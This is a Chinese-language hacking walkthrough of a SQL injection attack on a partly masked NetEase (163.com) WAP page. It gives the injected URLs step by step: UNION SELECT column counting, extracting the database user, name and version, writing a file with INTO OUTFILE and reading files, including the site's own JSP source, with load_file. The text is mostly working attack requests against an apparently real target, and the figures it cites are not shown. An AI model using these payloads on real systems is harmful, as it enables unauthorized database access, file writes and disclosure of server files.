


图 3




图 4

既然支持Union查询，我们就来看看字段的个数吧，提交：**http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1/***，返回了错误（图4），继续提交：

```
http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2/*
http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3/*
```

一直到提交 http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3,4,5,6,7,8,9,10/*的时候，返回了正常的结果（图5），看来是10个字段，并且那些字段也会在页面显示出来！




图5




图6




图7




图8

现在能使用 Union 查询了，就总的看下数据库的信息吧！提交：http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3,4,5,user(),database(),8,9,version()/*，返回结果如图6所示，我们知道了数据库名字以及用户连接的名字还有数据库具体版本，那么下一步该怎么做呢？我看着图6中那个特殊的用户名，突然想到这个用户会不会是管理员之类的呢！来看看该用户的权限够不够大，关键是能不能读写文件！提交：http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3,4,5,user(),database(),8,9,10 into outfile '/tmp/jnc.txt'/*，注意此处的提交与 Php 注入不同，jsp 不会对提交的任何字符做转义处理，所以我们放心的提交就行了，从图2中我们已经判断系统使用的是 UNIX/Linux 系统了，所以写文件到 /tmp/jnc.txt 中，这个目录一般都是可写的。然后继续提交：http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3,4,5,user(),database(),8,9,load_file('/tmp/jnc.txt')/*，其返回分别如图7，图8所示，看来是写文件和读文件都成功了！有 File 权限哦，在 jsp 环境下不受 php 下那种特性的影响可以在权限允许的范围内随便写文件！

既然权限有了，来判断一下 web 服务器和 Mysql 服务器是不是同一个主机吧，是的话就可以免去猜测密码的痛苦了。从图2中已经得知了 web 的路径，我们就来读 web 服务器上存在的文件，如果存在的话就应该是一个主机！提交：http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3,4,5,user(),database(),8,9,load_file('/home/project/web163/web/content.jsp')/*，读取我们的 content.jsp，如图9，成功返回了！

